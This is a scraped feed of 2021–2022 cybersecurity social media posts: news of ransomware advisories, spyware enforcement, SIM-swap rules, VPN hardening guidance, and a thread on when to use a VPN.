FTC Orders Spyware Vendor to Stop Business
1:35 AM · 02 Sep 21 · Twitter Web App
83 Retweets 11 Quote Tweets 186 Likes
Joseph Cox @josephfcox · 15h
Replying to @josephfcox
SpyFone is not a transparent monitoring it. Users are told how to hide the app from their targets and surreptitiously collect their data. Includes GPS

TrustedSec
@TrustedSec
.@_Kc57 is releasing iHide, a new tool for bypassing jailbreak detection in iOS applications, today! #blog
TRUSTEDSEC
Security Blog
Introducing iHide – A New Jailbreak Detection Bypass Tool | TrustedSec
trustedsec.com
8:37 PM · 02 Sep 21 · HubSpot


Tweet from Easytech4all CyberDefense
vx-underground
@vxunderground
We've added 4,000 more APT samples.
We have aggregated every publically listed APT sample for the years: 2011, 2012, 2013, 2014, 2015, 2016, 2019, and 2020. The year 2017 is now in progress.
- 552 campaigns
- 18,000+ samples
Check it out here: cutt.ly/oQNASf6

The Elastic Guide to Threat Hunting
Written by
Brent Murphy
David French
Presented by
elastic

THREATSPLOIT ADVERSARY REPORT
MARCH 2020 I EDITION 19
BRISK INFOSEC
CYBER TRUST & ASSURANCE
www.briskinfosec.co


MITRE
GETTING STARTED WITH
ATT&CK™
attack.mitre.org

TE PAPER
WhiteHat
SECURITY.
WHITEHAT SECURITY
2020 PREDICTIONS
What the Future Holds
Top predictions in application security, data privacy, and artificial intelligence

Cyber Security Daily News
@CyberSecDN
Your voiceprint could be your new password as companies look to increase security for remote workers techrepublic.com/article/your-v... #Sec_Cyber
Voice
techrepublic.com
Your voiceprint could be your new password as companies look to increase security for remote workers
2:32 AM · 12 Sep 21 · CyberSecDN v.1

Security Testing Retweeted

amatis | Networks
@amatisnetworks


Cyber threats are on the rise. Data from Bitdefender's Mid-Year Threat Landscape Report 2020, shows a 715% increase in #cyberattacks
In the first blog in our Cyber Attack series, we will cover #DDoS & what added steps your organisation may need to take: shorturl.at/jktDW

8:41 PM · 30 Jun 21 · Twitter Web App

Cyber Security Feed Retweeted

BinSecSweeper
@BinSecSweeper

Assess your files and access our vast file catalog: malware, legit software, OS files, mobile apps, PDF, documents, images, Supply Chain software and many file formats! Ask demo info@vulnex.com & vulnex.com/en/binsecsweep… #FileIntel #ThreatIntel #ThreatIntelligence #CyberSecurity




2:12 AM · 28 Jul 21 · Twitter for iPhone

6 Retweets **4** Likes

Cybersecurity and Infrastructure Security Agency liked

US-CERT
@USCERT_gov

New! @CISAgov's centrally managed vulnerability disclosure policy platform enables agencies to coordinate with the security research community and facilitate submissions of findings. Read more about this new Cyber #QSMO shared service: go.usa.gov/xFk2Y #Cybersecurity




7:10 PM · 30 Jul 21 · Sprout Social

32 Retweets **2** Quote Tweets **35** Likes

Microsoft Security Intelligence @MsftSecIntel

Consent phishing attacks, which aim to trick users into granting malicious cloud apps access to sensitive data, are steadily increasing. Microsoft provides comprehensive protection against these attacks by coordinating defense across multiple solutions.



Microsoft delivers comprehensive solution to battle rise in consent phishing emails | Microsoft...
microsoft.com


12:36 AM · Aug 14, 2021 · Twitter Web App


Cybersecurity and Infrastructure Security Agency Retweeted

ICS-CERT @ICSCERT

⚠️ Bad actors are continuing to target critical infrastructure sectors with ransomware, including #ICS. Make sure you are prepared! Download @CISAgov's Ransomware Readiness Assessment Tool: go.usa.gov/x67cu. #CriticalInfrastructure #Cybersecurity #Ransomware #OT

4:33 PM · Aug 13, 2021 · Sprout Social


CyberTzar
@cybertzar
Web infrastructure and website security company Cloudflare on Thursday disclosed that it mitigated the largest ever volumetric distributed denial of service (DDoS) attack recorded to date.
#cybersecurity
Mirai
Botnet Operator
C2 Server
Infected IoT
Devices
Victim Site
CLOUDFLARE
thehackernews.com
Cloudflare mitigated one of the largest DDoS attack involving 17.2 million rps
9:26 PM · 21 Aug 21 · Hootsuite Inc.


MADSecurity
Managed Security Services and Cybersecurity Consulting
WORLD-CLASS CYBERSECURITY SOLUTIONS FOR EVOLVING THREATS & COMPLIANCE REQUIREMENT
CONTACT US


GREY WOLF
SECURITY

ARCTIC WOLF
The Leader in Security Operations
Get better security effectiveness for your organization with the Arctic Wolf® Platform and Concierge Security® Team
EXPLORE SOLUTIONS

Cyber Security Feed Retweeted

Bill Mew #DigitalEthics #TrustinTech #BLM
@BillMew

#Govtech #security via @GovInfoSecurity: US Warns Nation-State Groups May Exploit Flaw in Zoho Tool qoo.ly/3e5di6 #cybersecurity @drjdrooghaag @fabriziobustama @robmay70 @IanLJones98 @NigelTozer @antgrasso @AkwyZ



qoo.ly
US Warns Nation-State Groups May Exploit Flaw in Zoho Tool

4:45 PM · 18 Sep 21 · Fanbooster by Traject


Tweet

Tweet from Tech Favs

IPFS
@IPFS

When a website goes down, often it's due to failure of a centralized service, such as a hosting server or DNS issue or a DDOS attack or it's a matter of Internet censorship.

What can you do? That's a problem IPFS aims to solve. Read more w/ @decryptmedia:



decrypt.co
How to Use IPFS: The Backbone of Web3 - Decrypt

9:25 AM · 19 Sep 21 · Sprout Social

Patrick Domingues liked

US-CERT
@USCERT_gov


☠ #MalwareMonday: Regularly backup your system and other important files on a separate device that can't be accessed from a network. If you become a victim of a #ransomware attack, you can restore your system to its previous state using backups. 🗄
#Cybersecurity #Malware

12:39 AM · 21 Sep 21 · Sprout Social

The Cyber Security Hub™ liked

Microsoft Security Intelligence @MsftSecIntel

New blog post: Comprehensive research into BulletProofLink, a large-scale phishing-as-a-service operation that enables many of the phishing campaigns that impact enterprises today



microsoft.com
Catching the big fish: Analyzing a large-scale phishing-as-a-service operation | Microsoft Security...

9:00 PM · 21 Sep 21 · Sprinklr Publishing

105 Retweets **9** Quote Tweets **219** Likes

Microsoft Security Intelligence @MsftS... · 4h
Replying to @MsftSecIntel
BulletProofLink sells phish kits, email templates, hosting, automated services to multiple attacker groups in either one-off or monthly subscription-based business models. It operates

CYBERSECURITY

Cyber Threat Intelligence

By Easytech4all

Follow | Add favorite

22,226 Viewers | 49,815 Page flips

173 Followers | 3,713 Stories

Easytech4all


#UNITED STATES

FBI, US Justice Department shut down subscription-based computer attack platforms that targeted Alaska

Blue Team News liked

NSA Cyber @NSACyber

Protect against the #Conti #ransomware threat using the #cybersecurity guidance from @CISAgov, @FBI and NSA. Understand Conti group TTPs and take immediate action: nsa.gov/News-Features/...



10:52 PM · 22 Sep 21 · Twitter Web App

Cyber liked

US-CERT @USCERT_gov

⚠️ @CISAgov and @FBI observed over 400 ransomware attacks using #Conti to steal sensitive data. Read the joint Cybersecurity Advisory with @NSACyber for actions that can be taken to protect against this threat. us-cert.cisa.gov/ncas/alerts/aa… #Cybersecurity #Ransomware

10:41 PM · 22 Sep 21 · Sprout Social

26 Retweets **3** Quote Tweets **34** Likes

US-CERT @USCERT_gov · 1h

💡 @CISAgov recommends users immediately
✔️ Implement multi-factor authentication
✔️ Segment and segregate networks and functions
✔️ Update your operating system and software
#Ransomware #MFA #NetworkSegmentation #ContiRansomware

FBI @FBI

The #FBI, @CISAgov, and @NSACyber published a joint cybersecurity advisory to combat a recent rise in Conti ransomware cyberattacks. Please review our guidance for proactive steps to take to reduce your organization's risk of being a ransomware victim. go.usa.gov/xM5QA

"The FBI, along with our partners at CISA and NSA, is committed to providing resources in an effort to help public and private sector entities protect their systems against ransomware attacks. Our collaborative partnerships and common sense of purpose are essential to our collective fight, and when combined with our world-class capabilities, we can discourage this criminal behavior by enacting a wide range of consequences against these malicious cyber actors."

ASSISTANT DIRECTOR BRYAN VORNDRAN
CYBER DIVISION

FBI FEDERAL BUREAU OF INVESTIGATION

12:16 AM · 23 Sep 21 · Hootsuite Inc.

Tonya Riley @TonyaJoRiley

New: The FCC is proposing new rules to curb sim-swapping scams, which have been used by cybercriminals to hijack celebrity social media accounts, steal bitcoin and commit general identity theft.

FCC BEGINS RULEMAKING TO COMBAT SCAMS USED TO COMMANDEER CONSUMERS' CELL PHONE ACCOUNTS

Seeks Input on Addressing SIM Swapping & Port-Out Fraud

WASHINGTON, September 30, 2021—The Federal Communications Commission today began a formal rulemaking process with the goal of confronting subscriber identity module (SIM) swapping scams and port-out fraud, both of which bad actors use to steal consumers' cell phone accounts without ever gaining physical control of a consumer's phone."

The FCC has received numerous complaints from consumers who have suffered significant distress, inconvenience, and financial harm as a result of SIM swapping and port-out fraud. In addition, recent data breaches have exposed customer information that could potentially make it easier to pull off these kinds of attacks.

The Notice of Proposed Rulemaking proposes various actions to proactively address the risk of follow-on attacks using stolen data to reduce the risk of additional harm to consumers from recent data breaches. It proposes to amend the Customer Proprietary Network Information (CPNI) and Local Number Portability rules to require carriers to adopt secure methods of authenticating a customer before redirecting a customer's phone number to a new device or carrier. It also proposes requiring providers to immediately notify customers whenever a SIM change or port request is made on customers' accounts.

10:02 PM · 30 Sep 21 · Twitter Web App

Cybersecurity and Infrastructure Security Agency
146,378 followers
3h •

The De-Escalation Series for Critical Infrastructure Owners and Operators contains four products to assist Critical Infrastructure Owners and Operators to recognize the warning signs of someone on a path to violence; assess if the situation or person of concern is escalating, or if an emergency response is needed immediately; de-escalate the situation currently taking place through purposeful actions, verbal communication, and body language; and report the situation through organizational reporting to enable assessment and management of an evolving threat, and 9-1-1 for immediate threats.

The De-Escalation Series follows the Employee Vigilance Through the Power of Hello to help critical infrastructure owners, operators, and staff identify and navigate suspicious activity or potentially escalating situations to safely dis-engage and report to local law enforcement or their organization's multi-disciplinary threat management team.

View the Power of Hello: https://lnkd.in/dX2Dypn

Learn more about the De-Escalation Series: go.usa.gov/xMNwP

#CriticalInfrastructure #ViolencePrevention #InfrastructureProtection #InfrastructureSecurity

De-Escalation Series
for Critical Infrastructure Owners and Operators

New De-escalation Series from CISA to prevent potentially violent situations

cisa.gov • 2 min read

Cybersecurity and Infrastructure Security Agency
146,452 followers
1d •

We're pleased to announce two new resources by the Information and Communications Technology (ICT) Supply Chain Risk Management (SCRM) Task Force—a public-private partnership focused on managing risks to the global ICT supply chain: https://lnkd.in/d_eN9rN5

The Preliminary Considerations of Paths to Enable Improved Multi-Directional Sharing of Supply Chain Risk Information offers research on legal and policy considerations for private enterprise or government utilization in addressing liability limitations. https://lnkd.in/dpCuGKb3

Small and medium-sized businesses (SMBs) play a significant role in the Nation's economy and are at the heart of many industries. The Operationalizing the Vendor SCRM Template for SMBs provides guidance on applying industry standards and best practices for reporting and vetting processes when purchasing ICT hardware, software, and services. https://lnkd.in/dh6TXdXE

To learn about the Task Force, visit: CISA.gov/supply-chain

Sharing Information to Get Ahead of Supply Chain Risks | CISA

cisa.gov • 3 min read

Tweet

The Cyber Security Hub™
@TheCyberSecHub

US amps up war on ransomware with charges against REvil attackers

techrepublic.com
US amps up war on ransomware with charges against REvil attackers

11:00 PM · 09 Nov 21 · Twitter Web App

Lauren Zabierek #ShareTheMicInCyber liked

Jen Easterly
@CISAJen

The @USTreasury & @TheJusticeDept are taking action to disrupt cyber criminals from using virtual currency exchanges as payment – a great example of our whole-of-government efforts to combat this ongoing threat. Visit StopRansomware.gov for more info. #StopRansomware

Treasury Department @USTreasury · 5h
Continuing the Administration's whole-of-government effort to counter ransomware, today Treasury announced a set of actions focused on disrupting criminal ransomware actors and virtual currency exchanges that launder the proceeds of ransomware....

12:47 AM · 09 Nov 21 · Twitter for iPad

Brian in Pittsburgh
@arekfurt

My only critique of the NSA Cyber/CISA VPN advice sheet--which I'd definitely recommend to anybody securing remote access or interested in VPN exploitation--is that the passage below should be bolded and surrounded by a big red/yellow box.

This is how threats have gotten in:

- Disable non-VPN-related functionality and advanced features that are more likely to have vulnerabilities. Features such as web administration, Remote Desktop Protocol, Secure Shell, and file sharing are convenient, but not necessary for the operation of remote access VPNs.
- Restrict management interface access via the VPN. Malicious cyber actors that manage to compromise administrator credentials could try to authenticate into management interfaces and maliciously perform privileged operations. Do not allow VPN administrators to log into the management interface via the remote access VPN; instead, restrict administrative access to dedicated internal management networks. Investigate any attempts to use administrator credentials to access the remote access VPN [18].

3:09 AM · 29 Sep 21 · Twitter Web App

36 Retweets 2 Quote Tweets 116 Likes

Brian in Pittsburgh @arekfurt · 7h
Replying to @arekfurt
Out of all the major TLS VPN vulns that have been exploited in the past 2 years or so, all of them except perhaps one have either hit (1) management interfaces that should NEVER be exposed to the Internet or (2) functionality that was not necessary for the VPN to serve as a VPN.

← Thread

that the passage below should be bolded and surrounded by a big red/yellow box.

This is how threats have gotten in:

- Disable non-VPN-related functionality and advanced features that are more likely to have vulnerabilities. Features such as web administration, Remote Desktop Protocol, Secure Shell, and file sharing are convenient, but not necessary for the operation of remote access VPNs.
- Restrict management interface access via the VPN. Malicious cyber actors that manage to compromise administrator credentials could try to authenticate into management interfaces and maliciously perform privileged operations. Do not allow VPN administrators to log into the management interface via the remote access VPN; instead, restrict administrative access to dedicated internal management networks. Investigate any attempts to use administrator credentials to access the remote access VPN [18].

3:09 AM · 29 Sep 21 · Twitter Web App

36 Retweets 2 Quote Tweets 116 Likes

Brian in Pittsburgh @arekfurt · 7h
Replying to @arekfurt
Out of all the major TLS VPN vulns that have been exploited in the past 2 years or so, all of them except perhaps one have either hit (1) management interfaces that should NEVER be exposed to the Internet or (2) functionality that was not necessary for the VPN to serve as a VPN.

1 5 12

Brian in Pittsburgh @arekfurt · 7h
Moreover, as the guidance states elsewhere (and calls out pretty strongly, in fact) using an TLS VPN instead of an ipsec VPN is def. discouraged today.

But you can still hugely reduce any risk of using a TLS VPN by implementing MFA or cert-based auth (duh) and basic hardening.

Rachel Tobac
@RachelTobac


Cyber attacks can kill, especially ransomware in hospitals. This is sadly not the first time ransomware has disrupted care access resulting in death. This is why I spent so much of my time during the pandemic volunteering with hospital security teams 🩺 💔

wsj.com
A Hospital Hit by Hackers, a Baby in Distress—The Case of the First Alleged Ransomware Death

9:45 PM · 30 Sep 21 · Twitter for iPhone

Rachel Tobac @RachelTobac

Questions to ask to determine if a VPN is a great match for you:
1. Do I have elevated threat model?
2. Do I trust VPN over ISP to handle data of which sites I use?
3. Are sites I navigate to a secret for me?
Thanks @josephfcox @motherboard for discussing. vice.com/en/article/xgx...


vice.com

"A good question to ask yourself is: do I trust my VPN company more than my ISP to handle the data of which sites I navigate to? If the answer is yes, then using a VPN may be a good match for you. If you're unsure or the answer is no, then the risks of a VPN may not make that trade-off worth it, and for many folks with a lower threat model, that is likely the case," Rachel Tobac, CEO of SocialProof Security, told Motherboard in an online chat.

researching people or companies who may later become adversarial before or after publishing an article about them, for example.

Tobac said that although social media, streaming, and banking sites all commonly use HTTPS which protects your credentials or other information entered on those sites, a hacker or ISP may still be able to see that you made a request to visit that site in the first place.

"If the fact that you navigated to your bank or Netflix is not thought of as a

8:48 PM · 04 Oct 21 · Twitter for iPhone

Rachel Tobac @RachelTobac · 2h
But what they can still see is that you made a request to go to that site in the 1st place! So, if your threat model is elevated and/or you're uncomfortable w/ your ISP or eavesdroppers knowing that you navigated to Bank or Reddit etc then a VPN could be a great match for you.
1 2 17

Rachel Tobac @RachelTobac · 2h
If the fact that you navigated to your Bank, Netflix, other website, etc is not considered a secret or sensitive for you & your threat model, then you could be good without a VPN. For many folks without elevated threat models this is the case.
1 2 20

Rachel Tobac @RachelTobac · 2h
However, folks with elevated threat models such as journalists, activists, those being harassed, or others in the public eye may want to consider using a VPN because they're more likely to experience real world attack attempts from nation states and other persistent bad actors.
1 23

Rachel Tobac @RachelTobac · 2h
With HTTPS traffic is encrypted -- what you're doing on that site is not visible to an eavesdropper. Without a VPN, which sites you navigate can be visible, but what you're -doing- on those sites is not. But! *Either your ISP sees where you're navigating to or your VPN does*...
3 4 27


Rachel Tobac @RachelTobac · 2h
So, either your ISP sees which sites you're navigating to or your VPN does -- and do you trust your VPN more than your ISP? How do you know that your VPN

Rachel Tobac @RachelTobac · 2h
So, either your ISP sees which sites you're navigating to or your VPN does -- and do you trust your VPN more than your ISP? How do you know that your VPN provider isn't eavesdropping, keeping logs when they claim they delete them, or selling that data to other orgs? You don't.
5 8 50

Rachel Tobac @RachelTobac · 2h
A VPN provider could secretly sell that traffic to advertisers (happens, especially with free/shady VPNs), they could get hacked (also happens), or VPN providers could be generally using your information in ways that make you uncomfortable (we've seen this recently, too).
2 3 27

Rachel Tobac @RachelTobac · 2h
So, ask yourself: do I trust my VPN provider more than my ISP to handle the data of which sites I navigate to? If the answer is yes, then using a VPN may be a good match for you. If you're unsure or the answer is no, then the risks of a VPN may not make that trade-off worth it.
2 35

Rachel Tobac @RachelTobac · 2h
For many folks with a lower threat model or just less experience with this technology, that tradeoff may not be worth it. They may not be sure if they trust their VPN provider more than their ISP! Or they may not know to evaluate VPN trustworthiness, or the risks of shady VPNs.
2 17



Rachel Tobac @RachelTobac · 2h

Some people hear security folks blanket recommend use of VPNs & don't have experience to evaluate. Some folks believe that VPNs will *absolutely* prevent them from downloading malware, going to malicious sites, etc & may engage in risky behaviors falsely believing they're safe.

1 1 20

Rachel Tobac @RachelTobac · 2h

This is a thread all about helping folks with varying threat models make an informed decision about if a VPN is a great match for them. This includes folks with elevated threat models, and folks outside of the public eye (and those with less experience with this technology).

2 13

Rachel Tobac @RachelTobac · 1h

Yes, some folks roll their own VPN -- that is not an option for all, in fact, it's not an option for most to do securely. This thread is to help people make a great choice about VPNs for themselves, and those with the skills to expertly roll their own VPN don't need this thread.

5 22

Rachel Tobac @RachelTobac · 1h

Thanks for reading and thanks again to @josephfcox @motherboard for having this conversation with me, @boblord and @kennwhite! Hope this article and thread help folks make informed decisions about VPNs based on their threat model and potential risks from using or not using one.

2 1 19

Costin Raiu

@craiu

Replying to @josephfcox

Agree - “you don’t need a VPN” - you probably need several, preferably paid with OXEN, together with TOR, @session_app, @GrapheneOS and @Tails_live

8:30 PM · 04 Oct 21 · Twitter for iPhone

10 Likes

#cybersecurity • following
1d • Post from **Forgepoint Capital**

Good news: U.S. Cyber Command announced it will partner with 84 universities across 34 states "to build up the nation's #cybersecurity workforce and familiarize students with military cyber programs." According to SC Media,"the program represents another quiver in the arrow as the Department of Defense and other agencies have struggled to recruit and retain top cybersecurity talent in the face of heightened threats in cyberspace from geopolitical rivals like China, Russia and Iran and waves of #ransomware attacks against critical infrastructure, schools and local governments."

Learn more: https://lnkd.in/ga6QsKbF

#kudos #cybersecurity #talentshortage

Cyber Command announces partnership with 84 universities

scmagazine.com • 3 min read

22 — 1 comment

Louise Marie Hurel • 1st
PhD Researcher, Dept. Media & Communications LSE | Digital...
3h • Edited •

WEF Global Risks Report 2022 is out. A must-read for scholars and practitioners at the start of another year of the pandemic, with increasing extreme weather events, forced migration, and cybersecurity vulnerabilities. A lot of content to go over but here are some first impressions.

Glad to see that the report continues to spotlight the 'digital security divides' as an important concept and variable that needs to be tackled globally but that has become a trend in Latin America and Sub-Saharan Africa.


"Technological risks—such as "digital inequality" and "cybersecurity failure"—are other critical short- and medium-term threats to the world according to GRPS respondents"

"Cross-border cyberattacks and misinformation" are the areas where most respondents believe the current state of risk mitigation efforts fall short of the challenge—that is, efforts are "not started" or in "early development".

Well worth taking a look at Appendix B where there is a breakdown of Risks perceptions by country. In the UK, for example, the first risk is "Failure of #Cybersecurity Measures", that is "Business, government and household cybersecurity infrastructure and/or measures are outstripped or rendered obsolete by increasingly sophisticated and frequent cybercrimes, resulting in economic disruption, financial loss, geopolitical tensions and/or social instability".

Also, for the first time in the last couple of years, technology-related risks have not reached the "10 most severe risks in a global scale" list – although it has worsened since the start of the pandemic. Perhaps an important indicator of the broader political and societal challenges that underpin and that can possibly undermine cybersecurity governance. A wake-up call to burst the cyber bubble :).

World Economic Forum
https://lnkd.in/e_Tm9vaA



National Counterintelligence and Security Center
74,138 followers
2h •

January is OPSEC Month. All organizations should assess and protect public and private data that could expose vulnerabilities. Do you know how to protect yourself or your organization? #ThinkOPSEC #OPSECMonth

See: https://lnkd.in/dQtEqsaq

US-CERT liked

FBI @FBI

Beware of #CyberMonday scams. If you shop online today, keep your accounts secure, use strong passwords, and frequently change your passwords. Report fraud and attempted fraud to the #FBI's Internet Crime Complaint Center via ic3.gov.

6:30 PM · 29 Nov 21 · Sprout Social

103 Retweets **14** Quote Tweets **185** Likes

Cybersecurity and Infrastructure Security Agency liked

US-CERT @USCERT_gov

